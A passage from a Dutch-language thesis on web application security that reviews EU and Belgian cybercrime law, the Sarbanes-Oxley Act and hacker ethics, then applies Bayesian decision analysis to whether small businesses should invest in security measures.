- Een framework ontwikkelen dat het Europese beleid weergeeft.
- Het bewustzijn over de kosten en gevaren van cybercrime vergroten.

De centrale noemer is dus “cybercrime”, maar wat houdt dit eigenlijk in? Het antwoord op die vraag vinden we op de site van de Europese Unie:

Privacyschending Het illegaal verzamelen, opslaan, aanpassen, ... van persoonlijke data

Inhoud gerelateerde overtredingen Het verspreiden van kinderporno, racistische boodschappen, ...

Economische gewelddaden, ongeoorloofde toegang en sabotage Elke vorm van ongeoorloofde toegang tot informatiesystemen. Hieronder vallen hacken, computersabotage, het verspreiden van virussen, IT-spionage, IT-vervalsing en computerfraude.

Schending van intellectuele eigendom Schending van copyright en gerelateerde rechten.

De EU spoort zijn leden dus aan om hun wetgeving op vlak van cyberbeveiliging op elkaar af te stemmen. Sinds 16 maart 2005 is er ook een wet van kracht die als doel heeft dat cybercriminelen in alle EU-landen dezelfde straf krijgen voor de hierboven vermelde overtredingen. Het was de bedoeling dat alle lidstaten tegen 16 maart 2007 deze wet in hun eigen grondwet hadden aangepast naar Europese normen. In België is dit echter tot op de dag van vandaag nog steeds niet gebeurd.

2.1.2 De Belgische Wetgeving

België heeft binnen de Europese Unie echter altijd achterop gehinkt op vlak van informatiebeveiliging. Het was in 2001 ook al een van de laatste landen binnen de EU dat nog geen specifieke wetgeving inzake informaticacriminaliteit had. Anders gezegd, er was nog geen wet gericht op het bestraffen van misdrijven in informaticacontext. Dat veranderde toen op 3 februari van dat jaar de *wet van 20 november 2000* in het staatsblad verscheen. (Van Poucke, 2002) Dit was toen broodnodig want de toenmalige rechtspraak had soms veel creativiteit nodig. Zo geeft Graux het voorbeeld dat computerinbraak bestraft diende te worden als diefstal van computerenergie.

Het is sinds deze wet dat er in het strafwetboek maatregelen zijn opgenomen tegen 4 nieuwe misdrijven: valsheid in informatica, informaticabedrog, datamanipulatie en hacken. Zij werden opgenomen omdat er regelmatig discussies waren over de toepasbaarheid van meer traditionele bepalingen in de nieuwe context van de informatiemaatschappij. (ICRI, n.d.)

Er wordt in de wet een onderscheid gemaakt tussen *niet specifieke* en *specifieke* misdrijven. Onder de eerste categorie vallen die misdrijven waarbij het informaticasysteem slechts een *modus operandi* is. Een voorbeeld is het verspreiden van laster via een e-forum. Het gaat hier om misdrijven die zonder het systeem ook hadden kunnen gebeuren. Dit maakt meteen ook het onderscheid met de specifieke misdrijven. Zonder gebruik te maken van het informaticasysteem zouden deze niet hebben kunnen plaatsvinden. De centrale woorden in de wet zijn *informaticasysteem* en *gegevens* maar de wetgever koos ervoor deze niet in de wet te definiëren uit angst voor de beperking van het toepassingsgebied. (Graux, n.d.)

Hacking wordt bestraft in artikel 550bis in het Strafwetboek. Graux:

Art.550bis legt een verbod op zich toegang te verschaffen tot of zich te handhaven in een informaticasysteem aan iedereen die weet dat hij daartoe niet gerechtigd is.

Van Eecke geeft aan dat wie een inbreuk tegen deze wet begaat, bestraft kan worden met een boete tot €50.000 en een gevangenisstraf tot 3 jaar. De opdrachtgever riskeert een gevangenisstraf tot 5 jaar. De relevante delen van het wetartikel zijn opgenomen in bijlage B.1

Er wordt een onderscheid gemaakt tussen *insiders* of interne hackers en *outsiders* of externe hackers. De eerste groep zijn werknemers van het bedrijf die hun beperkte toegangsmogelijkheden overschreiden. Dit is echter enkel strafbaar als het opzet was om schade toe te brengen of te bedriegen. Het materieel element is hier de overschreiding van de toegangsbevoegdheid, het moreel element het bedrieglijk opzet om te schaden. (art. 550bis §2 SW.) Voor outsiders valt deze beperking weg, zij zijn dus in elk geval strafbaar. Het materieel element is ongeoorloofde toegang, het moreel element gewoon de algemene opzet. (art. 550bis §1 SW.) Dit is belangrijk om te vermelden omdat zo zelfs veiligheidsonderzoekers die met hun acties enkel de beveiliging van systemen willen testen en gebreken discreet willen melden, ook strafbaar zijn. (Graux, n.d.) (De Meulenaer, 2007)

Verder is het eveneens belangrijk te stellen dat het niet vereist is om een veiligheidssysteem te doorbreken alvorens er over hacking gesproken kan worden. Ongeoorloofde toegang is dus ook strafbaar als het gaat om een slecht of niet beveiligd systeem. (Graux, n.d.)

Stel nu dat een hacker vanop een computer in België een server in het buitenland hackt. Zoals hierboven besproken, bestaat er een wet hiertegen maar is de hacker ook strafbaar in België? Van Eecke stelt dat een van de algemene principes van ons rechtssysteem zegt dat je alleen strafbaar bent voor misdaden gepleegd op Belgisch grondgebied. Dit geldt dus ook voor de wet op computerinbraak. Vraag is of bij hacken de misdaad wel op Belgisch grondgebied plaats vond. “Er wordt aangenomen dat het belgische strafrecht van toepassing is van het moment dat in België de handeling gesteld wordt, het gevolg intreedt of het instrument in werking is.”

Nu rest er nog een probleem, namelijk het feit dat de hacker misschien wel vanuit België opereert maar het hoofdbestanddeel van de misdaad zich in het buitenland bevindt. Hiervoor gebruikt België de theorie van de ondeelbaarheid wat neerkomt op stellen dat het intypen van de commando's op een klavier in België een ondeelbaar element van het hele hackproces is. Van Eecke concludeert dus dat computerinbraak die gedeeltelijk in België en gedeeltelijk in het buitenland plaats vindt, wel degelijk op Belgisch grondgebied gelokaliseerd kan worden. (Van Eecke, 2002)

Een andere wet gerelateerd aan dit thesisonderwerp is de wet op de *dataretentie*. Tijdens een uiteenzetting legde Prof. Jos Dumortier, professor recht aan de K.U.L., uit dat deze wet ISP's verplicht om gegevens over het communicatieverkeer van hun gebruikers bij te houden gedurende 12 maanden met het oog op eventuele opvraging daarvan door de gerechtelijke autoriteiten. Deze verplichting is eind 2005 ingevoerd onder de vorm van een Europese richtlijn maar België moet ook deze nog omzetten in Belgisch recht.

2.1.3 Sarbanes-Oxley Act (SoX)

In de Verenigde Staten kwamen in het begin van deze eeuw enkele grote schandalen aan het licht. Onder andere het Enronschandaal is welbekend. Het overdrijven van de winstcijfers en het niet opnemen van grote hoeveelheden schulden en verliezen leidde uiteindelijk tot het

failliet. Duizenden mensen verloren door deze financiële fraude hun job en vele investeerders verloren grote sommen geld door het gekelderde aandeel. Na andere schandalen als die van Tyco en Worldcom, was de investeerder zijn vertrouwen volledig kwijtgeraakt. Om dit te veranderen stelden senatoren Sarbanes en Oxley een wet op die op 30 juli 2002 goedgekeurd en ondertekend werd door de president van de Verenigde Staten.

De *Sarbanes-Oxley Act* moet het vertrouwen in de Amerikaanse kapitaalmarkt herstellen. Het bevat verplichtingen die door de bestuurders van ondernemingen gedragen moeten worden alsmede richtlijnen voor de controles hierop. Dit om de frauduleuze zelfverrijking van de managers te stoppen en de voorheen falende controles te verstrengen. Al deze regels zijn opgesomd in 11 *titles* en 69 *sections*. (NIVRA, n.d.)

De wet is allereerst van toepassing op alle bedrijven die op de Amerikaanse beurs genoteerd staan waarmee dus bedrijven uit alle landen beïnvloed worden. Verder moeten ook de dochterondernemingen compliant zijn en verlangen de genoteerde bedrijven eveneens van hun leveranciers, ... dat ze compliant zijn. Amerikaanse bedrijven moesten vanaf 2002/2003 integraal aan de nieuwe regelgeving voldoen, buitenlandse bedrijven kregen voor enkele onderdelen uitstel tot 2005. (NIVRA, n.d.)

Wat is nu de link tussen deze Amerikaanse wet en webapplicatiebeveiliging? Die is te vinden in sectie 404, dit is een onderdeel van title IV. De originele tekst van sectie 404 is opgenomen in bijlage B.2. Storms & Kral definiëren:

Title IV is ontwikkeld om de financiële transparantie te verhogen, zo worden interne transacties gelimiteerd net als bepaalde transacties waarin het topmanagement betrokken is. Verder belast sectie 404 het management met de verplichting een grondige, betrouwbare interne controle te organiseren.

De vereisten om SoX-compliant te zijn, hebben betrekking op elk systeem dat financiële gegevens verwerkt of handhaaft. Deze data wordt tegenwoordig bijna allemaal digitaal opgeslaan in databases. Aangezien een dynamische site componenten heeft die als front-end toegang geven tot delen van die database, is er een correlatie tussen de financiële informatie en webapplicaties. Een andere focus van de Sarbanes-Oxley wet ligt bij het detecteren van

kwetsbaarheden zodat deze aangepakt kunnen worden voor ze ontdekt en uitgebuit worden door de buitenwereld. In die zin is het belangrijk dat er regelmatig een audit gebeurt van de online applicaties van de bedrijven. (Sima & Beaver, n.d.)

2.2 Ethiek

Van Dale definieert ethiek als de praktische wijsbegeerte die zich bezig houdt met wat goed en kwaad is. Dit zijn echter subjectieve begrippen. Voor sommigen hebben goed en slecht andere definities dan deze vastgelegd in wetten. Ook bij hackers is dit het geval. Het is belangrijk hier eerst een onderscheid te maken tussen verschillende groeperingen binnen de hackscene. Grofweg zijn er twee grote groepen: *White Hat*- en *Black Hat* hackers.

White Hat Deze groep gaat wel actief op zoek naar gaten in de beveiliging van computer-systemen maar heeft als doel deze juist te verscherpen. Er is dus geen kwaadaardige opzet, ze brengen in hun ogen geen schade aan.

Black Hat Deze personen gaan systemen binnen dringen met als doel ze te beschadigen, te vernielen of persoonlijke data te bemachtigen.

De tweede groep zal vooral proberen zich te verrijken of hun reputatie te “verbeteren” maar de eerste groep houdt zich wel degelijk aan enkele regels, ook al stroken die niet altijd met de wet. Zij houden zich aan de *hacker ethic*, een lijst regels die nagestreeft moeten worden. Door de jaren heen zijn de waarden wel veranderd. De belangrijkste regel uit de oude versie is dat alle informatie vrij beschikbaar moet zijn. De hackers vinden dat iedereen de kans moet krijgen om zich te ontwikkelen en hiervoor moet kunnen beschikken over alle mogelijke gegevens. Ze streven naar kennis en kennis is macht. (Löwgren, n.d.)

In de nieuwe versie blijft deze gedachte behouden maar zijn er nuances. Het is nu ook ethisch in orde om gewoon voor het plezier systemen binnen proberen te geraken, zolang er geen diefstal, vandalisme, ... gebeurt want: “above all, do no harm”. Een andere regel is: “waste not, want not”. Hiermee wordt het belasten van andermans computers verantwoord. Aangezien ondernemingen nooit al hun computerresources zoals bijvoorbeeld serverspace, processortijd, ... gebruiken, wordt het *lenen* van deze idle bronnen gezien als een gunst. Het zou anders zonde zijn van de investering. (Löwgren, n.d.)

Hoofdstuk 3

Beslissingsanalyse

Zoals gezien in hoofdstuk 1 heeft maar liefst 80% van de KMO's een eigen website. Bovendien ligt de tijd dat dit een statische voorstellingssite is achter ons. De sites bieden nu dynamische content, aangedreven door dynamische applicaties. Inherent hieraan is dat meer en meer bedrijven zich bloot stellen aan de gevaren van het internet. Uit recent onderzoek van SANS Institute blijkt dat 3 van de 4 businesswebsites kwetsbaar zijn. Van de gekende vulnerabilities op de applicatielaag blijft 70 tot 80% mogelijk. Meer uitleg hierbij is te vinden in hoofdstuk 5 en een uitgebreidere bespreking van de statistieken over aanvalstypen kan gevonden worden in hoofdstuk 6.

De meeste bedrijven zijn zich echter niet bewust van de gevaren die gepaard gaan met het aanbieden van deze services op hun website. Ze zijn er zich niet van bewust of ze doen er niets aan omdat ze dit geen prioritair probleem vinden. Nochtans zijn er verschillende maatregelen die de gevaren van webattacks kunnen verkleinen. Alleen al het hebben van zo'n maatregelen werkt afschrikkend. Als het immers niet om een doelgerichte aanval gaat, zal de inbreker eerder het huis met de open deur dan het huis met het alarmsysteem kiezen.

Zo'n systeem is echter niet gratis, integendeel, er komt een relatief groot kostenplaatje bij kijken. Zoals bij alle investeringen is het dan ook nodig om vooraf een grondige analyse te doen. Omdat er zo'n verscheidenheid aan mogelijkheden is, zowel van kwetsbaarheden als van beveiligingsmaatregelen, en omdat er zo'n schaarste aan data is, is het moeilijk om een goede kostenschatting te maken. In sectie 3.1 wordt toch een poging gedaan maar er wordt

rekening gehouden met de onzekerheid door in sectie 3.2 een sensitiviteitsanalyse op de data uit te voeren. Webapplicatie beveiliging wordt in dit hoofdstuk ondergebracht in het grotere geheel van IT-security en het doel is om te onderzoeken of het voor ondernemingen de moeite loont om de kosten van beveiligingsmaatregelen te betalen.

Bij de analyse zullen cijfers van verschillende bronnen gebruikt worden. Vooral de kostengegevens uit de CSI/FBI-analyse als betrouwbare bron staan centraal. Hiernaast werd beroep gedaan op Mark Aerts, lid van de IT-solutions groep van Eurosys. Achteraf wordt de mening van twee experts besproken. Hiervoor werden interviews gehouden met Marc Vael -director bij KPMG- en Erwin Geirnaert, specialist inzake webapplicatie beveiliging. Zoals in sectie 3.4 te lezen is, hebben beiden een verschillende mening waardoor het interessant wordt hun standpunten te vergelijken.

3.1 Beslissingsanalyse

Beslissingsanalyse is een techniek uit *operationeel onderzoek* die helpt om de voor- en nadelen van verschillende alternatieven tegen elkaar af te wegen. Deze techniek wordt vooral gebruikt als er onzekerheid is over de kans waarmee bepaalde gebeurtenissen plaatsvinden. Hillier & Lieberman (2005, Hoofdstuk 15) stellen dat beslissingsanalyse een framework en methodologie is om op een rationele manier beslissingen te nemen in geval van onzekerheid over de gevolgen hiervan. Bij het toepassen moet men zich steeds de vraag stellen of men reeds over voldoende relevante informatie beschikt om de beslissing direct toe te passen of of er eerst bepaalde onderzoeken en/of tests moeten gebeuren om de graad van onzekerheid over het resultaat van een beslissing te doen dalen. Wanneer er beslist wordt om extra onderzoek te laten plaatsvinden spreken we van *experimentatie*. Dit experimenteren brengt natuurlijk ook kosten met zich mee die in rekening moeten gebracht worden. In sectie 3.3 wordt gebruik gemaakt van zo'n experimentatie.

In dit hoofdstuk gaan we beslissingsanalyse toepassen op ons beveiligingsvraagstuk. Het uiteindelijke doel van deze analyse is na te gaan of het wel lonend is voor een onderneming om oplossingen aan te schaffen die hen beschermen tegen de kwetsbaarheden in hun IT-beveiliging. Er wordt ook getracht te berekenen vanaf welke kans op aanvallen het interessant

wordt om deze beveiligingsmaatregelen te voorzien.

3.1.1 Basismodel

In het basismodel wordt rekening gehouden met alle kosten die relevant zijn voor het probleem. Er wordt echter nog geen expert geraadpleegd of extra onderzoek gedaan. In het jargon wordt dit dus de case zonder experimentatie. Aangezien er weinig info over de kosten voor handen is, moet onder andere ook gewerkt worden met schattingen. Daarnaast wordt hier beroep gedaan op de gegevens uit de enquête van CSI/FBI. Een eerste stap is het opstellen van de *payoff tabel*. Dit is een matrix met horizontaal de verschillende alternatieven die een onderneming heeft en verticaal de mogelijke gebeurtenissen. Er zijn in dit geval twee alternatieven: beveiligingsmaatregelen aanschaffen of hopen dat er niets gaat gebeuren. De mogelijke statussen zijn ook eenvoudig: ofwel wordt er door hackers succesvol gebruik gemaakt van kwetsbaarheden in de infrastructuur ofwel niet. Dit leidt tot basistabel 3.1.

Tabel 3.1: Basistabel Decision Analysis

Alternatief — Status	Payoff	
	Hack-aanval	Geen hack
Beveiligen		
Niet beveiligen		
Kans		

Voor elke combinatie alternatief/gebeurtenis komt in de payoff tabel welke kosten dit met zich meebrengt. Om te komen tot deze bedragen werden eerst de kostendrijvers bepaald. Deze zijn *de schade als gevolg van een hack, de kosten van beveiligingsmaatregelen en het effect van de reputatie op vlak van veiligheid*. Aangezien ook de kosten die bij deze labels horen moeilijk te berekenen zijn en voor elk bedrijf anders zijn, is voor de schatting ervan een combinatie gemaakt van bestaande gegevens uit enquêtes en onderzoeken, aangevuld met realistische fictieve bedragen. In kostentabel 3.2 is te zien welke kost de drie categoriën met zich meebrengen.

De jaarlijkse kosten die beveiligingsmaatregelen met zich meebrengen zijn een schatting van

Tabel 3.2: Kostentabel Drijvers

Drijver	Geen beveiliging	Beveiliging
Maatregelen	0	40.000
Reputatie	15.000	-15.000
Subtotaal	15.000	25.000
Hackschade	125.000	35.000
Totaal	140.000	60.000

de heer Aerts voor een gemiddeld bedrijf. De volgende drijver is de *reputatie* van een onderneming. Er wordt vermoed dat aangezien het vertrouwen in winkelen via het internet nog niet zo groot is, klanten eerder geneigd zijn om te kopen bij een beveiligde e-shop. Dit wordt bevestigd door Zeithaml *et al.*. Zij deden onderzoek naar de dimensies van een kwalitatieve site. Hieruit bleek dat 1 van de 11 belangrijkste criteria volgens de surfers *security privacy* was. Dit werd gedefinieerd als de mate waarin de klant erop kan vertrouwen dat een site veilig is en zijn persoonlijke data beschermd zijn. Het geschatte verlies van €15.000 is een fictief bedrag en stelt bij de niet-beveiligde onderneming de misgelopen opbrengst voor omdat klanten de beveiligde webshop verkozen. Bij de beveiligde webshop zelf staat dit daarom aangegeven als negatieve kost, een soort van opbrengst, return op de investeringen. De subtotalen die dan verkregen worden vinden we terug op de 4de rij van tabel 3.2. Deze gegevens horen bij het scenario zonder hack.

Nu moeten de kosten als gevolg van een hack nog in rekening gebracht worden om ook het andere scenario in te kunnen vullen. Deze worden uit de resultaten van de CSI/FBI-enquête gehaald. Er werd daar berekend dat het gemiddelde bedrijf jaarlijks \$167.713 verliest aan aanvallen, wat omgerekend neerkomt op ongeveer €125.000. We kunnen helaas niet zeggen dat de schade bij beveiligde bedrijven nihil is maar uiteraard wel veel minder. De heer Aerts schat dit verlies op ongeveer €35.000.

Wat er nu nog nodig is, is de kans waarmee beide statussen voorkomen. Ook hiervoor kunnen de resultaten van de CSI/FBI-enquête gebruikt worden. Op basis van fig A.1 die eerder reeds besproken werd en die in bijlage A te vinden is, kan een soort van gewogen gemiddelde berekend worden. De berekening hiervoor is opgenomen in bijlage C. We komen uit bij een

kans van 21.6% op een aanval. Logischerwijze heeft een bedrijf dan 78.4% kans om geen slachtoffer te worden van computercriminaliteit. In het jargon worden deze kansen *prior probabilities* genoemd. Deze gegevens leiden tot een ingevulde basistabel 3.3.

Tabel 3.3: Basistabel Decision Analysis

Alternatief — Status	Payoff	
	Hack-aanval	Geen hack
Beveiligen	60.000	25.000
Niet beveiligen	140.000	15.000
Kans	0.216	0.784

Op basis van tabel 3.3 gaan we nu berekenen wat het optimale alternatief voor de onderneming is. Hiervoor bestaan meerdere methoden maar de beste is volgens Hillier & Lieberman de *beslissingsregel van Bayes*. Het voordeel van deze oplossingsmethode is dat alle beschikbare informatie gebruikt wordt bij het berekenen van het beste alternatief. De beslissingsregel gaat als volgt:

“Bereken de verwachte waarde van de payoff voor elk van de mogelijke alternatieven, gebruik makend van de prior probabilities. Kies dan dat alternatief met de beste verwachte payoff.”

Toegepast op ons voorbeeld geeft dit volgende resultaten :

$$E[\text{Payoff}(\text{beveiligen})] = 60.000 * 0.216 + 25.000 * 0.784 = 32.560$$

$$E[\text{Payoff}(\text{niet beveiligen})] = 140.000 * 0.216 + 15.000 * 0.784 = 42.000$$

Aangezien we hier te maken hebben met kosten en het doel dus minimalisatie is, zou het in navolging van Bayes' beslissingsregel zeker de moeite lonen om te investeren in IT-beveiliging. Er is een verschil van €9.440 in het voordeel van een beveiligde omgeving.

3.2 Sensitiviteitsanalyse

Het zwakke punt van voorgaande analyse is dat er gewerkt wordt met schattingen. Om dit probleem aan te pakken gaat men in de economie een sensitiviteitsanalyse uitvoeren. Dit geeft een idee over hoe het resultaat zou veranderen als enkele van de geschatte waarden veranderen. Hiervoor moeten deze waarden parametrizeerd worden. In de volgende sectie passen we deze techniek toe op de prior probabilities.

3.2.1 Sensitiviteitsanalyse Prior probabilities

Aangezien de kans op een hackaanval extreem moeilijk uit te drukken is in cijfers, gaan we deze voorstellen door een parameter: p . De kans dat er geen aanval plaatsvindt, wordt dan $1-p$. Gebruiken we deze parameters nu in de formule van Bayes zoals op pagina 21, dan krijgen we:

$$E[\text{Payoff}(\text{beveiligen})] = 60.000 * p + 25.000 * (1 - p) = 35.000p + 25.000$$


$$E[\text{Payoff}(\text{niet beveiligen})] = 140.000 * p + 15.000 * (1 - p) = 125.000p + 15.000$$

Aangezien dit twee lineaire vergelijkingen zijn in functie van de kans op een hackaanval, kunnen we ze grafisch uitzetten en met elkaar vergelijken. Beide rechten zijn te zien op figuur 3.1. De rode lijn stelt de kosten voor van het scenario “niet beveiligen”, de blauwe van het scenario “beveiligen”. Op de grafiek is duidelijk te zien dat het slechts bij een kleine kans op een aanval voordeliger is om geen beveiligingsmaatregelen aan te schaffen. Bij een kans van 0,11 is er break even en vanaf dan haalt het bedrijf steeds voordeel uit het beveiligen van zijn systemen.

$$P = \begin{cases} p < 0,11 & \text{NietBeveiligen} \\ p > 0,11 & \text{Beveiligen} \end{cases}$$

3.3 Model met expertinfo

Zoals in het begin van dit hoofdstuk aangehaald, kan men ook “experimenteren” om de onzekerheid van de consequenties van de verschillende beslissingen te doen verminderen. Ver-



Figuur 3.1: Geparametriseerde kans

minderen, want het precieze resultaat kan uiteraard niet op voorhand bepaald worden. In onze materie kan de onderneming bijvoorbeeld een security audit laten doen van zijn huidige IT-omgeving. Als men beroep wil doen op deze diensten, moet natuurlijk ook rekening gehouden worden met de kosten ervan. Dat is meteen waarom deze fase soms overgeslagen wordt. (Hillier & Lieberman, 2005)

Om na te gaan of experimenteren wel waardevol is, stellen Hillier & Lieberman voor om de *expected value of experimentation* te berekenen. Hiervoor moeten eerst enkele geconditioneerde kansen bepaald worden. Eerder werden al de kans op een succesvolle aanval en de complementaire kans hierop berekend. Het bedrijf doet nu beroep op een consultant die gaat nagaan wat de huidige kwetsbaarheden zijn en deze eventueel verbeteren. Het doel van de verdere analyse is te berekenen wat de kansen zijn dat het bedrijf nog slachtoffer wordt van cybercriminaliteit nadat de expert zijn werk gedaan heeft.

Tabel 3.4: Geconditioneerde kansen

$P[p^+ \text{hack}] = 0,2$	$P[p^- \text{hack}] = 0,8$
$P[p^+ \text{geen hack}] = 0,6$	$P[p^- \text{geen hack}] = 0,4$

P^- staat voor het feit dat de consultant heeft aangegeven dat de omgeving niet goed beveiligd

is; P^+ voor het feit dat hij heeft aangegeven dat de omgeving wel goed beveiligd is of er maatregelen getroffen zijn waardoor dit nu het geval is. De aangegeven kansen zijn schattingen die in de volgende alinea's verduidelijkt zullen worden.

De eerste lijn uit tabel 3.4 geef de geconditioneerde kansen in het geval van een succesvolle hackaanval. De kans dat de consultant de omgeving als goed beveiligd bestempelde en er toch een succesvolle hack plaats vond, is 0,2. Deze kans is niet nul omdat de materie van IT-beveiliging zo snel evolueert. Van vandaag op morgen kan er een kwetsbaarheid of een lek gevonden worden waartegen een systeem niet beveiligd is. Het is dan altijd even wachten op patches van de softwareontwikkelaars en het duurt meestal nog een tijdje vooraleer deze ook effectief uitgevoerd worden. Bovendien staan die kwetsbaarheden net dan in de kijker waardoor de technieken om ze te exploiteren op die momenten veelvuldig zullen worden toegepast. In 8 van de 10 gevallen is een hack echter te wijten aan een consistent onbeveiligde omgeving en zal de consultant dit ook aangegeven hebben.

De tweede lijn geeft de geconditioneerde kansen in geval er geen hack plaats heeft. Als dit het geval is, is de kans dat de consultant de omgeving als veilig verklaarde 0,6; de kans dat hij ze als onveilig verklaarde 0,4. Dit lijkt op het eerste zicht misschien niet logisch maar heeft te maken met het feit dat de kans dat er geen hack gebeurt veel groter is dan deze dat dit wel gebeurt. Het is niet omdat een bedrijf zijn systemen niet goed beveiligt, dat het ook effectief slachtoffer wordt van cybercriminelen.

In de volgende stap is nu wat statistiek nodig aangezien we eigenlijk de “omgekeerde” geconditioneerde kansen willen kennen. Namelijk de kans dat er een hack gaat plaatsvinden als de consultant de omgeving een positief, veilig etiket gegeven heeft en de kans dat er een hack plaatsvindt als de consultant de omgeving negatief, onveilig verklaard heeft. Deze berekeningen worden gedaan met behulp van formule 3.1 (Anderson *et al.*, 1997), leiden tot de *posterior probabilities* en zijn weergegeven in tabel 3.5.

$$P(a_i | b) = \frac{P(b | a_i) * P(a_i)}{\sum_{a=1}^n P(b | a_i) * P(a_i)} \quad (3.1)$$

Opmerkingen bij deze tabel zijn dat de $P(\text{hack} | p^+)$ opgeteld met $P(\text{geen hack} | p^+)$ 1 is, net als de kansen in geval van p^- wat logisch is. Verder is $P(p^+)=0.5136$ en $P(p^-)=0.4864$.

Tabel 3.5: Posterior probabilities

$P[\text{hack} p^+] =$	$\frac{0,216*0,2}{0,216*0,2+0,784*0,6}$	0.1
$P[\text{hack} p^-] =$	$\frac{0,216*0,8}{0,216*0,8+0,784*0,4}$	0.35
$P[\text{geen hack} p^+] =$	$\frac{0,784*0,6}{0,784*0,6+0,216*0,2}$	0.9
$P[\text{geen hack} p^-] =$	$\frac{0,784*0,4}{0,784*0,4+0,216*0,8}$	0.65

Met deze posterior probabilities kunnen nu vier nieuwe verwachte pay-offs bepaald worden alsook nagaan of het wel enige waarde heeft om “het experiment” uit te voeren. Het eerste is samengevat in tabel 3.6.

Tabel 3.6: Verwachte waarde van de payoffs na experimentatie

P^+		
$E[\text{payoff}(\text{beveiligen} p^+)] =$	$0.1 * 60.000 + 0.9 * 25.000$	28.500
$E[\text{payoff}(\text{niet beveiligen} p^+)] =$	$0.1 * 140.000 + 0.9 * 15.000$	27.500
P^-		
$E[\text{payoff}(\text{beveiligen} p^-)] =$	$0.35 * 60.000 + 0.65 * 25.000$	37.250
$E[\text{payoff}(\text{niet beveiligen} p^-)] =$	$0.35 * 140.000 + 0.65 * 15.000$	58.750

De bevindingen zijn logisch, in het geval van een positieve audit is het in principe niet nodig bovenop de huidige beveiligingsmiddelen extra maatregelen aan te schaffen en in het andere geval gebeurt dit beter wel. Belangrijker hier is het verschil tussen de payoffs bij de beide scenario's. Waar dit in het eerste geval slechts €1.000 is, is dit in het tweede scenario €21.500. Er is met andere woorden in het eerste geval slechts een heel lichte voorkeur voor “niet beveiligen” terwijl er in het tweede geval een uitgesproken voorkeur is voor het aanschaffen van beveiligingsmaatregelen.

In deze laatste alinea's van de analyse wordt nagegaan of het betalen van een consultantjob voor het uitvoeren van zo'n audit eigenlijk nuttig is. Zoals eerder aangegeven wordt hiervoor de *expected value of experimentation (EVE)* berekend. Hiervoor worden de voorkeursscenario's gebruikt, die herhaald werden in tabel 3.7. Gebruik makend van de kansen op een positief en een negatief auditresultaat, wordt tot de algemeen verwachte payoff in geval van

experimentatie gekomen. Deze is gelijk aan $0.5136 * 27.500 + 0.4864 * 37.250 = \text{€}32.242$.

Tabel 3.7: Verwachte waarde van de payoffs na experimentatie

Case zonder Experimentatie		
E[payoff]= 32.560		
Case met Experimentatie		P
E[payoff p^+]=	27.500	0.5136
E[payoff p^-]=	37.250	0.4864

We kunnen concluderen dat het miniem voordelig is om vooraf een beveiligingsaudit uit te voeren. Slechts indien deze minder zou kosten dan €318 ($\text{€}32.560 - \text{€}32.242$), wat uiteraard nooit het geval zal zijn, is er een kleine kostenbesparing. Dit wil niet zeggen dat het op geen enkele manier nuttig is zo'n audit te laten doen. Het is immers altijd goed om de mening van een extern expert te krijgen en soms is een externe controle ook nodig om officieel compliant te zijn met een bepaalde wetgeving, best practices,

Algemeen kan opgemaakt worden dat een onderneming eigenlijk in elk geval maatregelen zou moeten aanschaffen om zich beter te beveiligen tegen cybercriminaliteit om zo kosten te besparen.

Een opmerking bij deze analyse is dat ze grotendeels gebaseerd is op cijfers uit Amerikaans onderzoek en dat het er in België nog niet zo erg aan toe is. Toch begint ook hier de dreiging groter en groter te worden en zou deze in de toekomst best wel eens Amerikaanse proporties kunnen aannemen. In de volgende sectie wordt de mening van twee experts besproken rond deze toestand in België.

3.4 Expertmening

Wat vinden de experts eigenlijk over het aanschaffen van beveiligingsmaatregelen? Zoals eerder aangehaald werd hiervoor de mening gevraagd van Marc Vael, director bij KPMG, en Erwin Geirnaert, informatiebeveiligingsexpert en medeoprichter van ZION-security. Dhr. Vael denkt dat ondernemingen in België hier nog niet wakker van liggen. Het gaat vooral over

KMO's die met een beperkt budget moeten werken. Zij besteden liever geld aan marketing om hun opbrengsten te stimuleren en voor de rest willen ze hun winstmarge liever niet nog kleiner maken.

De kans dat er in België een onderneming slachtoffer wordt van cybercrime is momenteel nog klein wat ook de reden is waarom er nog geen studieresultaten te vinden zijn voor België. Hierover zijn zowel dhr Vael als dhr Geirnaert het eens. Maar volgens Geirnaert gebeurt het toch meer als gedacht, bijvoorbeeld de banken liggen zeker onder vuur. De reden waarom er weinig gevallen bekend zijn heeft volgens hem te maken met het feit dat bedrijven die slachtoffer werden dit intern willen houden om geen reputatieschade op te lopen. Als het geval dan toch uitlekt, wordt er waar het kan een surrogaatoorzaak verzonnen als een fout van de jobstudent, ... Als een onderneming immers de naam heeft niet secuur om te springen met klantgegevens, zullen nieuwe klanten niet staan te dringen. Het kan ook perfect zijn dat sommige ondernemingen gewoon niet weten dat ze slachtoffer zijn omdat er geen detectie is.

